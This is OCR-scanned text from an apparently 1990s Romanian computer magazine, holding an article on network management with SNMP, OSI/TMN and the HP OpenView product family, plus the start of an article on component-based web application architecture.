WINDOWS/DEV DEVELOPERS	12	7.43
WINDOWS NT	12	7.43
WINDOWS SOURCES	12	4.49
WINDOWS TECH JOURNAL	12	6.00
WIRED	12	7.43

Revistele pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din* ***București****: Flamingo Computers, Bd.N. Titulescu nr.102; Computer House, str. Grigore Alexandrescu nr.47;*
Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica);
Craiova*: INTERCAFENET, Calea București A26 parter;* ***Cluj****: T&M Promedia, str. Doja nr.30*
Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.****, C.P. 94 OP.49, București, fax: 01-2300286*
Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

Managementul de reţea, de la simplu la complex


De Şerban Simu

HP OpenView

Cu toţii ne dăm seama că avem de-a face cu o creştere ameţitoare a complexităţii tehnologiei informaţiei şi a telecomunicaţiilor. Competiţia acerbă în rândul marilor constructori de echipamente şi a operatorilor de telecomunicaţii naşte noi şi noi standarde de-facto pe care organismele internaţionale de standardizare le susţin sau nu. Suntem confruntaţi cu o multitudine de soluţii proprietar atât in sistemele IT cât şi in cele de telecomunicaţii. Mai mult, în vederea liberalizării serviciilor de telecomunicaţii (existentă în Statele Unite şi Marea Britanie, programată pentru 1998 in Europa) marii operatori se asociază formând concerne internaţionale, gata de luptă pe piaţa, de acum, mondială.

Complexitatea şi dimensiunea reţelelor publice sau private atrage de la sine o problemă nouă, anume gestiunea acestora. Soluţia ar trebui să fie simplă, dacă am folosi echipamentele unui acelaşi constructor, sau, în cazul unor reţele eterogene, dacă am avea la îndemâna un standard de management. Practica ne dovedeşte că nu există multe reţele formate din echipamentele aceluiaşi constructor, deci soluţia unui management proprietar nu este utilizabilă. Nu ne rămâne decât să vedem ce standard de management avem la dispoziţie. Aici intervine ruptura dintre lumea calculatoarelor şi lumea telecomunicaţiilor. Cu toate că aceste domenii sunt convergente in anii '90, specialiştii în calculatoare şi cei din telecomunicaţii provin din şcoli diferite. Ca urmare, putem vorbi de două direcţii in standardele de management de reţea: **SNMP** (Simple Network Management Protocol) adoptat pentru reţelele de calculatoare şi managementul **OSI**, cu aplicaţie in **TMN**, (Telecommunication Management Network). Standardele sunt, în fapt, un set de reguli şi specificaţii. În practică, aceste două tipuri de management sunt implementate de către Hewlett-Packard prin familia **HP OpenView**.

Necesitatea folosirii unor instrumente de gestiune (HP OpenView) este din ce în ce mai evidentă. Piaţa managementului SNMP este foarte largă (furnizori Internet, firme cu filiale distante, bănci, industrie, etc.) în timp ce piaţa pentru managementul de tip OSI (deci



File Edit Locate View Options Monitor Administer HP Help
MALAYSIA
New Object Holding Area
Close
Home
Root
Parent


HP OpenView

Hewlett-Packard
Company,
3000 Hanover Street,
Mailstop 20BR,
Palo Alto, CA

94304-1185

http://www.hp.com


Modelul Agent/Manager
Sistem de management
Manager
Servicii de Management SNMP/CMIP
Protocol de Management SNMP/CMIP
Echipament gestionat
Agent
MIB
Servicii de Management SNMP/CMIP
Protocol de Management SNMP/CMIP
Reţea


MIB SNMP

aplicaţii TMN) este în formare: operatori de servicii de telefonie clasică, operatori de telefonie mobilă (NMT, GSM şi alţii), deţinători de reţele moderne de mare viteză.

Modelul Agent /Manager

Ambele standarde au la baza modelul Agent /Manager. Managerul este cel care colectează informaţia despre întreaga reţea şi controlează echipamentele componente. Fiecare echipament este dotat cu un agent, care face ca cererile şi comenzile managerului să poată fi îndeplinte de către echipamentul în cauză.

Principiul pe care se bazează acest model este următorul: fiecare echipament de gestionat, prin intermediul unui agent, stochează într-o bază de date (MIB, Management Information Base) informaţia necesară managementului. Formatul de stocare este standard, astfel încât managerul ştie să ceară informaţiile de care are nevoie. Agentul ştie să culeagă informaţia şi să o ofere managerului la cerere. El poate fi sau nu „inteligent". Managerul este partea „inteligenta" a sistemului de gestiune, culegând şi interpretând informaţia, pe de o parte, şi comandând echipamentelor, pe de alta parte.

Tehnica pe baza căreia se realizează comunicaţia între agent şi manager are doua componente:


1. Interogări (polling): managerul interoghează pe rând toţi agenţii şi astfel îşi aduce la zi informaţia de management despre reţea
2. Notificări: agenţii ştiu să emită notificări către manager, pentru ca acesta să ia în consideraţie un anumit eveniment (de exemplu o schimbare de stare, căderea unei interfeţe, etc.)

SNMP versus OSI

Ideea care a stat la baza dezvoltării standardului SNMP este simplitatea. Astfel, el a fost repede adoptat de către majoritatea constructorilor de echipamente şi succesul său a fost evident: este foarte simplu de implementat un agent SNMP. Dar simplitatea acestui protocol are şi un preţ, anume:

- funcţionalitate săracă
- performanţe slabe (trafic voluminos, informaţie utilă puţină)
- securitate scăzută

Informaţia de management pentru SNMP (MIB) este stocată într-un mod foarte simplu, ierarhic, astfel încât fiecare element este identificat în mod unic de calea către nodul respectiv.


Componentele platformei HP OpenView DM

În practică, managementul SNMP este implementat de către platforma HP OpenView Network Node Manager (NNM). Funcţionalitatea destul de redusă a acestui protocol este înlocuită, în soluţiile HP, prin prezenţa unor manageri şi agenţi inteligenţi care se suprapun peste platforma NNM şi oferă un set de servicii performante.

Managementul OSI pleacă de la ideea creării unui mediu complex pentru dezvoltarea şi operarea unui sistem de gestiune: proiectare orientată pe obiect, reutilizare şi extensibilitate a obiectelor gestionate. Astfel putem vorbi de o ierarhie de moştenire şi o ierarhie de contenanţă (obiecte care conţin mai multe alte obiecte). Se defineşte managementul de reţea printr-o arhitectură pe cinci nivele, reprezentată în figură. Arhitectura TMN respectă această definiţie şi implementează nivelele „Managementul serviciilor", „Managementul elementelor" şi „Managementul reţelei".

Baza de date de management se supune definiţiilor GDMO (Guidelines for the Definition of Managed Objects), un model mai complex şi mai bogat decât MIB-ul SNMP. Protocolul de comunicaţie între manager şi agent este CMIP (Common Management Interface Protocol) iar serviciile oferite pe baza acestui protocol sunt descrise de specificaţiile CMIS (Common Management Interface Services), mult mai bogate în funcţionalitate decât cele SNMP.

Implementarea unor sisteme de management bazate pe specificaţiile TMN este facilitată de folosirea instrumentelor puse la dispoziţie de familia HP OpenView: HP OpenView DM, o platforma software care oferă posibilitatea proiectării unor sisteme de management standard pentru reţelele complexe de telecomunicaţii.

Managementul SNMP Reţele de calculatoare

Managementul reţelelor de calculatoare (este vorba in special de reţelele TCP/IP) foloseşte cu succes protocolul SNMP. Platforma standard de management SNMP din familia HP OpenView este Network Node Manager (NNM). Acesta colectează şi prezintă informaţia referitoare la elementele de reţea şi oferă:

- descoperirea automata a nodurilor reţelei
- menţinerea la zi unei hărţi a reţelei
- afişarea stărilor echipamantelor
- integrează o mare varietate de produse complementare pentru managementul în detaliu al elementelor de reţea multi-constructor
- oferă un kit de dezvoltare pentru crearea aplicaţiilor personalizate
- sistemul de prelucrare a evenimentelor filtrează, asociază diverse grade de gravitate şi diverse acţiuni evenimentelor apărute in reţea
- colectează date despre anumite noduri

ale reţelei şi emite notificări atunci când sunt depăşite pragurile fixate de utilizator

HP OpenView NNM oferă servicii în următoarele arii funcţionale: managementul erorilor (fault), managementul configuraţiei şi managementul performanţei. Acest produs foloseşte agenţii SNMP furnizaţi de producătorul echipamentelor gestionate. Platforma NNM poate fi îmbunătăţită prin adăugarea unor pachete de management complentare: HP OpenView IT/Administration şi HP OpenView IT/Operations. Aceşti manageri funcţionează împreună cu un set de agenţi speciali, furnizaţi de HP, pentru depăşirea limitelor impuse de standardul SNMP.

HP OpenView IT/Administration oferă posibilitatea administrării omogene a unor medii UNIX şi PC, printr-o interfaţă unică şi a unui mediu centralizat de control al acestor medii eterogene. Principalele funcţii oferite de ITA sunt:


- administrarea conturilor şi a utilizatorilor
- distribuţia software
- inventarul hardware şi software
- configurare centralizată a sistemelor de fişiere, discurilor, adaptoarelor de reţea, imprimantelor
- interogări
- definirea responsabilităţilor mai multor utilizatori, politica uniformă de administrare
- stocare centralizată a informaţiei

HP OpenView IT/Operations este specializat pe managementul problemelor. Strategia de management adoptată se bazează pe distribuirea „inteligenţei“. Astfel agenţii sunt mai complecşi, dar creşte substanţial performanţa în management, atât ca productivitate cât şi ca trafic de reţea. De pe o consolă centrală se pot gestiona mediile eterogene. Problemele sunt analizate înainte de a apare, prevenind astfel căderea sistemelor, a reţelelor, a bazelor de date şi a aplicaţiilor. Calitatea serviciilor este mult îmbunătăţită, prin rezolvarea problemelor înainte ca utilizatorii să le observe.

Managementul OSI şi sistemele TMN Reţele de telecomunicaţii

Integratorii de sistem şi constructorii de echipamente se bazează pe platformele de management pentru a dezvolta rapid aplicaţiile care vor evidenţia produsele lor în faţa concurenţei. Operatorii de telecomunicaţii (telefonie fixă şi mobila, comunicaţie de date la distanta, furnizori de servicii) folosesc platformele de management pentru rapida dezvoltare de noi şi complexe servicii, cel mai bun mod de a se impune în competiţia telecomunicaţiilor.


Platforma HP OpenView Distributed Management (DM) este concepută pentru a îndeplini cerinţele de fiabilitate, performantă şi standard ale sistemelor de telecomunicaţii.


Definiţia OSI a managementului de reţea
Business Management
Service Management
Element Management
Network Management
Network Element
Operations Systems
Manager
Agent
HP OpenView DM
Q3
Other Tmn
X
Q3 Agent
Q-Adapter
Non-TMN Applications

Iată ce oferă această platformă pentru punerea în practică a aplicaţiilor TMN.


Implementarea standardelor ITU şi OSI în materie de management: CMIP/CMIS.

- sisteme deschise. HP OpenView DM este construit pe o arhitectura de sisteme deschise, permiţând funcţionarea soluţiilor pe o mare varietate de platforme hardware
- Postmaster: modulul care integrează protocoalele standard de management (SNMP, CMIP) şi oferă API-uri de management pentru dezvoltare, precum şi o serie de alte facilităţi (routare, prelucrarea evenimentelor, controlul asocierii aplicaţiilor -


Procesul de implementare a unui sistem TMN
Analiza obiectelor de gestionat
HPOpenView GDMO Modeling Toolset
HPOpenView Managed Object Toolkit
HPOpenView DM Developper Toolkit
Managed Object Toolkit Generated MANGER
Platforma HPOpenView DM
Managed Object Toolkit Generated AGENT
Platforma HPOpenView DM

ACSE)

- Servicii de prelucrare a evenimentelor apărute in diversele componente ale rețelei. Aceste servicii includ serviciul de mediere, care colectează evenimentele și alarmele de la echipamentele nestandard și le oferă într-un format standard și un serviciu de control al alarmelor, care are rolul de a corela diversele evenimente și a lansa acțiunile asociate acestora (HP OpenView Event Corelation Services).
- Interfața grafica (GUI) care este de fapt cheia integrării aplicațiilor din familia HP OpenView sub un același aspect, oferit managerului uman.
- Proiectarea obiectelor administrate, conform modelului GDMO, oferită de HP OpenView GDMO Modeling Toolset. GDMO este un standard ISO care permite specificarea obiectelor componente ale rețelei. Obiectele descrise astfel cu ajutorul unei interfețe grafice sunt reprezentate într-un format standard ce va fi preluat de către următoarea componentă în lanțul de implementare a sistemului TMN.
- Kitul de dezvoltare a aplicației Agent/Manager, care este un generator de cod C++ (HP OpenView Managed Object Tolkit). Acesta oferă o serie de obiecte reutilizabile care implementează serviciile CMIS (GET. SET, ACTION). În același timp, acesta convertește specificațiile GDMO in cod executabil, deci construiește un agent.
- Testarea agenților (HP OpenView Agent Tester Toolkit). În paralel cu procesul de dezvoltare a agentului se realizează și testarea acestuia, pe baza specificației GDMO. Kitul de test pentru agenți preia descrierea GDMO și creează un set de fișiere de test. Pe baza acestor fișiere, utilitarul de testare interoghează agentul simulând acțiunea unui manager. Cum răspunsurile îi sunt cunoscute dinainte, acest utilitar este capabil să facă un raport privind buna funcționare a agentului.



```
Last Reset of Display: 04/06/94 11:34:54
Address                      Device Name        SysDescr
0000BDEF-000000000001        IPX FileServer
0000AAA1-000000000001        IPX FileServer
000FFFFC-000000000001        IPX FileServer
15.60.103.255                HP Workstation     HP-UX pleeno
15.60.96.1                   Cisco Router       GS Software
```

```
Unconfigured/Default         DefaultSection
HP Router TR                 1.3.6.1.4.1.18.1
HP Workstation
NetManage PC Agent
```

```
Status   Date      Time      Description
Minor    04/06/94  11:29:32  Port Failure
Warning  04/06/94  11:28:33  Unexpected Internal Condition
```

Waiting until next poll...

Description: Link Down Port $1

Extended Description: A Link Down conditi

Clear Alarm on Matching Trap

Cleared by Trap: 3 Link Up

Cum se pune in practica un sistem TMN?

Procesul de implementare a unui sistem TMN se bazează pe utilitarele HP OpenView descrise mai sus. Iată care este succesiunea ce trebuie urmată:

1. Definirea specificațiilor GDMO ale obiectelor ce urmează a fi gestionate, cu ajutorul HP OpenView GDMO Modeling Toolset
2. Introducerea specificațiilor astfel create în generatorul de cod HP OpenView Managed Object Toolkit. Acesta va crea o clasa C++ reprezentând obiectul modelat, o funcție main() pentru agent, un makefile pentru producerea agentului executabil și un fișier de înregistrare a obiectului în platforma HP OpenView DM, pentru ca agentul să poată fi identificat de către manager.
3. Executarea makefile-ului creat mai sus pentru obținerea unui agent executabil.
4. Înregistrarea obiectului in platforma HP OpenView DM.
5. Rularea agentului.

Agentul astfel creat este capabil sa răspundă cererilor de tip CREATE, DELETE, GET, SET și ACTION adresate de către platforma de management.

Foarte importantă este apoi configurarea serviciilor de prelucrare a evenimentelor, care joacă un rol vital în procesul de management. Aceasta se face pe baza HP OpenView Event Corelation Services (ECS). Acest utilitar este un motor de timp real, care citește de la distantă un set de reguli de corelare (puse la dispoziție de manager) și le execută. Implementarea regulilor de corelare a evenimentelor se face pe baza interfeței grafice puse la dispoziție de ECS Designer. Proiectantul are la dispoziție un set de blocuri logice („cutii-negre", care primesc o intrare, o prelucrează și o depun la ieșire) pe care le poate selecta, configura și conecta. ■

Domnul Șerban Simu este specialist de rețea PSO la S&T România. Îl puteți contacta la adresa **serban.simu@main.snt.ro**

Aplicații TMN bazate pe HP OpenView, în lumea reală


Managementul serviciilor rețelelor de mare viteza: SONET, SDH, ATM, video-on-demand.
Monitorizarea rețelelor private gestionate de către furnizorul de servicii
Gateway pentru clienții conectați in rețelele publice, pentru a putea face un management unitar.
Integrarea cu platforme proprietar de management pentru o viziune omogena asupra unei rețele eterogene
sisteme de management pentru echipamente și servicii noi de comunicație de date (pentru care nu exista deja o platforma proprietar de management)

Întreprinderea din componente

Complet orientate Web şi formate din componente, în viitorul apropiat, aplicaţiile vor forma o arhitectură client/server nouă, mai flexibilă. De Dick Pountain

Forma lucrurilor ce vor veni

La Jucării şi Materiale, un magazin virtual al viitorului, clienţii vor cumpăra utilizând un aplet care este împins pe calculatorul lor când se conectează la serverul Web al magazinului. Serverul va primi date de la sistemele terminale, după ce au fost procesate prin logica comercială pe serverele intermediare.



Multiple servere terminale, înăuntrul şi în afara companiei, vor răspunde la o singură cerere client.

Câteva baze de date vor stoca obiecte complexe ca factura unei încărcături.

Interogările bazei de date vor fi făcute în SQL şi returnate în HTML.

O singură cerere client va pune în funcţiune câteva servere. Directorul şi serviciul de tranzacţii vor orchestra aceste cereri.

Un hardware puternic la client va permite grafica 3-D şi recunoaşterea vocii.

Aplicaţiile - stocate local sau aduse de pe Net - rulează în navigator.

Un vârtej al al noilor tehnologii software au suflat multe dintre preconcepţiile noastre despre modul în care vor lucra aplicaţiile. Web, Java, baze de date orientate obiect - sunt numai câteva noi tehnologii pe care noi trebuie să le absorbim. Fiecare are virtutea ei, dar cum se împacă toate împreună? Cum vom construi sisteme de aplicaţii utilizând toate aceste noi tehnologii?

Un lucru pe care pe care nu-l vom mai face este să creeăm sisteme statice. Modelele curente client/server vor să clasifice lucrurile rigid ca fiind „pe partea de client“ sau „pe partea de server“. Pentru a exploata mai mult puterea procesării distribuite, proiectanţii de aplicaţii trebuie să înveţe să transforme codul sub formă de apleturi, pentru a fi executat în cele mai potrivite locuri. La fel şi cu datele: nu va fi o decizie finală, dacă să ţineţi totul pe discul local sau totul pe server; va trebui să alegeţi într-un mod dinamic ce date ar fi mai bine să fie stocate local, pentru un acces rapid. Sisteme şi ca Castanet de la Marimba sunt pe cale să facă asta.


Un alt lucru pe care nu-l vom face este să ignorăm integritatea conexiunilor pe care le avem la un moment dat; să fi aruncat la întâmplare de pe un site Web, în timp ce eşti în mijlocul unei tranzacţii bancare, nu poate fi pur şi simplu acceptabil. Este nevoie să luăm urgent lecţii de tehnologii de procesare a tranzacţiilor, utilizate acum de automatele bancare şi de alte aplicaţii de pe calculatoarele mari.

Dar dacă ar fi să evaluăm noua direcţie a software-ului printr-o singură expresie, ea ar trebui să fie „Componente peste tot“. Remarcaţi utilizarea cuvântului componente în locul cuvântului obiecte. În spatele acestei schimbări de tehnologie se întinde o profundă schimbare tehnică. În materializările anterioare, orientarea obiect a fost o disciplină de programare pură, ce îşi împărţea foloasele direct programatorilor (de exemplu reutilizarea codului prin moştenire) şi numai indirect utilizatorilor finali. Spre deosebire de o clasă dintr-o bibliotecă C++, pe care trebuie să o compilaţi înainte de a utiliza, o componentă este un pachet gata-de-rulare de cod ce este încărcat şi legat dinamic pe sistemul tău pentru ai extinde funcţionalitatea. Controalele ActiveX şi apleturile Java sunt componente din acest punct de vedere. Componentele împărtăşesc multe dintre caracteristicile obiectelor, cum ar fi nevoia de a ascunde munca lor internă în spatele unei interfeţe bine definite, care este de fapt un set de metode de acces.

